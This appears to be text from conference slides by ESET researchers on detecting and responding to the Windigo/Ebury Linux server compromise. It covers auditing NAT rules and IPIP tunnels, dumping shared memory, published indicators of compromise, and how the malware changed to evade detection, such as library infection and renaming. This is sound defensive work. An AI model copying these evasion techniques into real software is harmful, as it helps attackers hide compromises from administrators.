```



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Finding network level modifications

Audit your iptables NAT table rules

- Rules in the NAT table to bounce traffic of compromised servers

```
-A PREROUTING -d xx.xx.51.14/32 -p udp -m udp --dport 53 -j DNAT --to-destination xx.xx.128.14/32
-A POSTROUTING -d xxx.xx.225.200/32 -p udp -m udp --dport 53 -j SNAT --to-source xxx.xx.128.14
```



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Finding network level modifications

Audit your IP in IP tunnels

- `ifconfig` and look for: Link encap: IPIP Tunnel
- `ip tunnel show`

```
tun10: ip/ip  remote any  local any  ttl inherit  nopmtudisc  
tun10: ip/ip  remote xx.xx.201.34  local xxx.xxx.232.18  dev eth0  ttl  
sit0: ipv6/ip  remote any  local any  ttl 64  nopmtudisc
```

- `ip route show`

```
10.12.12.0/30  dev tun10  proto kernel  scope link  src 10.12.12.2
```

- `iptables -t nat -L -nv`
 - post-routing source NAT to map tunnel traffic to eth0



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Shared Memory Analysis

shm: POSIX Shared Memory (an IPC mechanism)

- ipcs
- shmcat, <http://sourceforge.net/projects/shmcat/>



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Shared Memory Analysis

Dump Shared Segment

```
# ipcs -m
----- Shared Memory Segments -----
key      shmid   owner    perms      bytes      nattch
[...]
0x000010e0 465272836  root      600        3282312      0

# ipcs -m -p
----- Shared Memory Creator/Last-op PIDs -----
shmid   owner    cpid      lpid
[...]
465272836  root      15029      17377

# ps aux | grep 15029
[...]
root      15029  0.0  0.0  66300  1204 ?          Ss Jan26  0:00 /usr/sbin/sshd

# shmcat -m 465272836 > shm_dump
```



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Recap

- Use out-of-band whenever possible
- Dump processes memory and content of `/proc` before killing a process
- Look for network configuration modifications

Automating defense



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Indicators of Compromise

We released so-called IOCs

- <https://github.com/eset/malware-ioc/tree/master/windigo>
- <https://www.cert-bund.de/ebury-faq>
- [BEST] Contact us: windigo@eset.sk



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Arms race

Shared memory

- Originally, a shared memory with permission 666 (`rw-rw-rw-`) was present
- Changed permission to 600 (`rw-----`)
- Doesn't use shared memory anymore: use Unix socket instead



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Arms race

Infected file

- Modify system's ssh, sshd and ssh-add
- Infect a file system library (`libkeyutils.so`)
- Drop a new library file (`libns2.so`), leaving `libkeyutils.so` size unchanged
- Change the library name



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Tracking Calfbot's spam

- Run a modified "inactive" Perl malware
- TESTSEND command is sent to check if compromised server can send spam
- Implemented TESTSEND but not SEND command
 - There's no TESTSEND anymore, more difficult to track



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Reaction example

```
:peername\x00gethostname\x00send\x00sleep\x00  
:cvp\x00SECKEY_ConvertToPublicKey\x00refuse\x00  
:0/dev/shm/_dovmem\x00/dev/shm/*\x00ssu %d %d-%d  
:\x00`nGood job, ESET! And thanks for IDA.\n\x00
```

Mitigation

Use two factor authentication

It's important on a server.

Mitigation

Don't copy private key if you don't have to

Closing words

You can help fight this threat!

- Spread the word on detection and prevention techniques
- Help cleaning infected systems
- Send us anything suspect you find!

windigo@eset.sk



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Closing words

You can help fight this threat!



Original photo: Nick Sherman

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`:~$ logout`

Thanks!

- Questions?
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- windigo@eset.sk



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